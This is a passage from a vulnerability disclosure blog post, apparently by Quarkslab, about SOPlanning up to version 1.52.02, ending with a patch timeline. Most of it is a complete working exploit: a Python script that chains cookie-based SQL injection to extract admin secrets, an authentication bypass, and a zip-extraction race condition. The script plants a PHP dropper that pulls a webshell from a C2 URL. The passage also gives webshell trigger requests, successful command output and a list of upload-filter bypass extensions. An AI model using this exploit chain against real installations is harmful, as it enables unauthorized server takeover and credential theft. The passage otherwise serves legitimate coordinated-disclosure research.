HTTP/1.1 200 OK
Date: Fri, 18 Oct 2024 08:40:09 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 45
Content-Type: text/html; charset=iso-8859-1

Le fichier 'index.php8' a ajouté à la tâche !
```

Request HTTP to trigger the Webshell:

```
GET /Projects/soplanning/www/upload/files/junk/index.php8 HTTP/1.1
Host: 127.0.0.1:58080
Cookie: dockerplanning_=24c28a0ac6973709d2b43528e7a651cc;
```


Response (HTTP):

```
HTTP/1.1 200 OK
Date: Fri, 18 Oct 2024 08:40:56 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 54

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The use of the .php8 extension is not mandatory. You can simply use one of the following extensions, depending on the configuration of the target Web server.

> Useful extensions: .php2, .php3, .php4, .php5, .php6, .php7, .php8, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .phar, .hphp, .ctp, .module

POC



```
egoalter:~/Documents/Research/Web/soplanning/Results/Exploits/0
$ time python3 exploit.py http://127.0.0.1:58080/Projects/soplanning_1.52.02/
[*] Writting dropper file "Archive/dropper.php" (size=138) ...
[*] Dropper written.
[*] Writting junk file "Archive/junk" (size=20971520) ...
[*] Junk file written.
[*] Creating archive "archive.zip" from folder "Archive" ...
[*] Archive "archive.zip" (size=20971388) written.
[*] Start thread uploading malicious archive ...
[*] Start thread triggering dropper ...
[*] Start thread checking for webshell presence ...
[+] Exploit succeed.
[+] Webshell URL:
        - http://127.0.0.1:58080/Projects/soplanning_1.52.02/webshell.php
python3 exploit.py http://127.0.0.1:58080/Projects/soplanning_1.52.02/  0,63s user 0,58s system 30% cpu 3,941 total
```

```
egoalter:~/Documents/Research/Web/soplanning/Results/Exploits/0
$ time python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.19.0.4 - - [23/Oct/2024 16:56:10] "GET /webshell.php HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
python3 -m http.server  0,05s user 0,01s system 1% cpu 4,774 total
```

This exploit can be used without authentication if SOPlanning is configured to authorize visitors (configuration encountered during the audit), but can also be exploited with credentials specified as a parameter to the Python script below.

File: exploit.py

```python
import argparse
import os
import requests
import threading
import time
import zipfile


# This variable is used to manage the verbosity of the exploit.
DEBUG = 0

# This variable represents the value, in bytes, of the maximum size our archive
# can be.
MAX_SIZE_UPLOAD = 20971520

# Name of folder to be compressed as archive.
FOLDER_TO_BE_COMPRESSED = "Archive"
if not os.path.exists(FOLDER_TO_BE_COMPRESSED):
    os.makedirs(FOLDER_TO_BE_COMPRESSED)

# Name of archive when created locally.
LOCAL_ARCHIVE_NAME = "archive.zip"

# Remote folder corresponding to the archive being extracted.
REMOTE_FOLDER_PATH = f"www/upload/backup/{LOCAL_ARCHIVE_NAME}.tmp/"

# Name of dropper in archive.
DROPPER_NAME = "dropper.php"

# Webshell name when dropped.
WEBSHELL_NAME = "webshell.php"

# Directory in which webshell is to be written.
WEBSHELL_PATH = "../../../../"

# String used to check that Webshell is executing correctly.
WEBSHELL_CHECK = "a6ed2b7033a44688f0b5aae4fa868f2e"

# Webshell content retrieved from C2.
WEBSHELL_C2_URL = "http://host.docker.internal:8000/webshell.php"

# Dropper content in PHP.
DROPPER_CONTENT = f"<?php echo __FILE__; file_put_contents('{WEBSHELL_PATH}{WEBSHELL_NAME}',
file_get_contents('{WEBSHELL_C2_URL}')); ?>"

# Name of the junk file to maximize Race Condition window exploitation time.
JUNK_FILE_NAME = "junk"

# This variable configures the forwarding of HTTP requests to the Burp proxy.
PROXIES= {} # Raw
# PROXIES = {"http": "http://127.0.0.1:1338"} # Lab
# PROXIES = {"http": "http://127.0.0.1:1348"} # Pentest

# Current process PID.
CURRENT_PROCESS_PID = os.getpid()


# This function extracts the data between two delimiters.
def extract(raw, start_delimiter, end_delimiter):
    # The first delimiter is searched for.
    start = raw.find(start_delimiter)
    if start == -1:
        if DEBUG > 1:
            print("[x] Error: function \"extract()\" failed (can't find starting delimiter).")
        return None
    start = start + len(start_delimiter)
    # The second delimiter is searched for.
    end = raw[start::].find(end_delimiter)
    if end == -1:
        if DEBUG > 1:
            print("[x] Error: function \"extract()\" failed (can't find end delimiter).")
        return None
    end += start
    return raw[start:end]


# This function creates a malicious archive maximizing the chances of successful
# exploitation of the race condition. It takes as parameter "output" the path of
# the output file (archive) and as "input" the path of the folder to be compressed.
def create_malicious_archive(output=LOCAL_ARCHIVE_NAME, input=FOLDER_TO_BE_COMPRESSED):
    print(f"[*] Creating archive \"{output}\" from folder \"{input}\" ...")
    # Create a new zip file.
    if os.path.exists(LOCAL_ARCHIVE_NAME):
        os.remove(LOCAL_ARCHIVE_NAME)
    archive = zipfile.ZipFile(LOCAL_ARCHIVE_NAME, "w")
    archive.write(f"{input}/{JUNK_FILE_NAME}", os.path.basename(f"{input}/{JUNK_FILE_NAME}"))
    archive.close()
    # We subtract 1 from the MAX_SIZE_UPLOAD value because we want to pass the
    # test from the PHP script "upload_backup.php".
    while os.stat(LOCAL_ARCHIVE_NAME).st_size > MAX_SIZE_UPLOAD - 1:
        os.remove(LOCAL_ARCHIVE_NAME)
        archive = zipfile.ZipFile(LOCAL_ARCHIVE_NAME, "w")
        # Add the dropper file to the zip file.
        archive.write(f"{input}/{DROPPER_NAME}", os.path.basename(f"{input}/{DROPPER_NAME}"))
        # Add the junk file to the zip file.
        archive.write(f"{input}/{JUNK_FILE_NAME}", os.path.basename(f"{input}/{JUNK_FILE_NAME}"))
        archive.close()
        # We check the final size of the archive and if it's too large, we
        # truncate the junk file.
        if os.stat(LOCAL_ARCHIVE_NAME).st_size > MAX_SIZE_UPLOAD - 1:
            os.truncate(f"{input}/{JUNK_FILE_NAME}", os.stat(LOCAL_ARCHIVE_NAME).st_size - 500)
        else:
            break
    print(f"[*] Archive \"{output}\" (size={os.stat(output).st_size}) written.")


# This function writes the dropper in PHP to a folder (before it is compressed
# into an archive). It takes the path of the output file as a parameter as well
# as the content to be written.
def create_dropper_file(output=f"{FOLDER_TO_BE_COMPRESSED}/{DROPPER_NAME}", content=DROPPER_CONTENT):
    print(f"[*] Writting dropper file \"{output}\" (size={len(content)}) ...")
    with open(output, "w") as f:
        f.write(content)
    print(f"[*] Dropper written.")


# This function generates a junk file which will be used to increase the size of
# the archive in order to increase the window exploitation time.
def create_junk_file(output=f"{FOLDER_TO_BE_COMPRESSED}/{JUNK_FILE_NAME}", size=MAX_SIZE_UPLOAD):
    print(f"[*] Writting junk file \"{output}\" (size={size}) ...")
    junk_file_content = b""
    with open("/dev/urandom", "rb") as f:
        junk_file_content = f.read(size)
    with open(output, "wb") as f:
        f.write(junk_file_content)
    print(f"[*] Junk file written.")


class Exploit:
    # Use a session to avoid having to manage cookies.
    s = requests.session()
    # Credentials for authentication if needed.
    login_name = None
    login_password = None
    # Secrets required for authentication bypass.
    password = None

    def __init__(self, url, username="", password=""):
        if url[-1] != "/":
            self.url = f"{url}/"
        else:
            self.url = url
        self.username = username
        self.password = password

    # This function lets you follow the flow of the exploit chain.
    def run(self):
        # Step 1: Checks on the possibility of entering the website.
        if not(self.check_public() or self.login()):
            return 0

        # Step 2: Use SQL injection to extract information from the database
        # (column password a hash and column key) for the user "admin".
        for [column, expected_length] in [["cle", 32,], ["password", 40]]:
            value = "".join([self.inject_sql(column, 1, 16), self.inject_sql(column, 17, 40)])
            if len(value) != expected_length:
                if DEBUG:
                    print(
                        f"[x] The extracted value ({value}) is not in the expected "
                        f"format (string of length {expected_length})."
                    )
                return 0
            if DEBUG:
                print(f"[*] column \"{column}\": {value}")
            if column == "cle": self.password = f"{value}|"
            if column == "password": self.password += value
        self.username = "admin"

        # Step 3: Use the information extracted from the database to exploit an
        # authentication bypass.
        if not self.login():
            return 0

        # Step 4: Here we exploit the Race Condition when uploading the ZIP file.
        # We'll create two concurrent threads, one to upload the file, the other
        # to trigger the dropper during ZIP extraction.
        create_dropper_file()
        create_junk_file()
        create_malicious_archive()

        self.threads = []
        self.threads.append(threading.Thread(target=self.upload_archive, args=[]))
        self.threads.append(threading.Thread(target=self.trigger_dropper, args=[]))
        self.threads.append(threading.Thread(target=self.webshell_check, args=[]))

        for thread in self.threads:
            thread.start()
        for thread in self.threads:
            thread.join()

        return 1

    # This function is used before authentication within soplanning to check if
    # visiting as "public" is allowed.
    def check_public(self):
        new_url = f"{self.url}www/index.php"
        r = self.s.get(
            url=new_url,
            allow_redirects=False,
            verify=False,
            proxies=PROXIES
        )

        if r.status_code != 200:
            if DEBUG:
                print("[x] Status code not expected (expected: 200).")
            return 0
        public = extract(
            r.text,
            '<a href="planning.php?public=1">',
            '<'
        )
        if not public:
            print("[x] It is not possible to visit the site as \"public\".")
            return 0

        new_url = f"{self.url}www/planning.php?public=1"
        r = self.s.get(
            url=new_url,
            allow_redirects=False,
            verify=False,
            proxies=PROXIES
        )

        return 1

    # This function allows you to authenticate yourself into the application.
    def login(self):
        # If the username is set to "admin", the authentication bypass is
        # exploited with as password secrets extracted from the database.
        new_url = f"{self.url}www/process/login.php"
        datas = {
            "login": self.username,
            "password": self.password
        }
        r = self.s.post(
            url=new_url,
            data=datas,
            allow_redirects=False,
            verify=False,
            proxies=PROXIES
        )

        if r.status_code != 302:
            print("[x] Status code not expected (expected: 302).")
            return 0

        if r.headers["Location"] != "../planning.php":
            print("[x] \"Location\" header value is incorrect (expected: \"../planning.php\").")
            return 0

        if DEBUG:
            print(f"[*] Authentication successful (authenticated as: {self.username})")
        return 1

    # This function exploits the SQL injection.
    def inject_sql(self, column, start_of_substring, end_of_substring):
        new_url = f"{self.url}www/planning.php"

        sql_query  = ""
        sql_query += f"SELECT SUBSTR({column}, {start_of_substring}, {end_of_substring})"
        sql_query += "FROM planning_user WHERE user_id='ADM'"

        malicious_cookie = requests.cookies.create_cookie("filtreGroupeProjet",f"[\"') AND
ExtractValue('',concat('=AAAA',({sql_query})))-- -'\"]")
        self.s.cookies.set_cookie(malicious_cookie)
        r = self.s.post(
            url=new_url,
            allow_redirects=False,
            verify=False,
            proxies=PROXIES
        )

        if r.status_code != 200 or r.text.find("Uncaught mysqli_sql_exception:") == -1:
            if DEBUG:
                print("[x] SQL injection failed.")
            return 0

        if DEBUG > 1:
            print("[*] SQL injection is a success.")

        return extract(
            r.text,
            "'=AAAA",
            "'"
        )

    # This function uploads a malicious archive containing a dropper.
    def upload_archive(self):
        print(f"[*] Start thread uploading malicious archive ...")
        new_url = f"{self.url}www/process/upload_backup.php"
        datas = {
            "type": "upload",
            "type_restauration": "sauvegarde"
        }
        files = {
            "fichier-0": open(LOCAL_ARCHIVE_NAME, "rb")
        }
        while 1:
            r = self.s.post(
                url=new_url,
                data=datas,
                files=files,
                allow_redirects=False,
                verify=False,
                proxies=PROXIES
            )

            time.sleep(1)

    # This function triggers the dropper execution and consequently writes the
    # Webshell to the system.
    def trigger_dropper(self):
        print(f"[*] Start thread triggering dropper ...")
        new_url = f"{self.url}{REMOTE_FOLDER_PATH}{DROPPER_NAME}"
        while 1:
            try:
                r = requests.get(
                    url=new_url,
                    allow_redirects=False,
                    verify=False,
                    proxies=PROXIES,
                    timeout=0.2
                )
            except:
                pass

    # This function verifies that a Webshell has been written to the root of
    # soplanning CMS.
    def webshell_check(self):
        print(f"[*] Start thread checking for Webshell presence ...")
        new_url = f"{self.url}{WEBSHELL_NAME}"
        condition = 0
        while not condition:
            r = requests.get(
                url=new_url,
                allow_redirects=False,
                verify=False,
                proxies=PROXIES,
            )
            if r.status_code == 200 and r.text.find(WEBSHELL_CHECK) != -1:
                condition = 1
        print("[+] Exploit succeed.")
        print(f"[+] Webshell URL:\n\t- {new_url}")
        os._exit(0)


def main(options):
    attack = Exploit(options["url"], options["username"], options["password"])
    if not attack.run():
        print("[x] Exploit failed.")
        exit(-1)


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="soplanning <= v1.52.02 0day exploit.")
    parser.add_argument("url", help="Target's URL.")
    parser.add_argument("--username", help="Username for logging on to the Web interface.")
    parser.add_argument("--password", help="Password for logging on to the Web interface.")
    args = parser.parse_args()

    options = {}
    options["url"] = args.url
    options["username"] = args.username
    options["password"] = args.password
    main(options)
```

Disclosure timeline

Below we include a timeline of all the relevant events during the coordinated vulnerability disclosure process with the intent of providing transparency to the whole process and our actions.

- **2025-01-25** Quarkslab reported the vulnerabilities to SOPlanning team.
- **2025-01-27** SOPlanning acknowledged the report.
- **2025-01-30** SOPlanning team released version v1.53.02 fixing the bugs.
- **2025-02-25** This blog post is published.

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!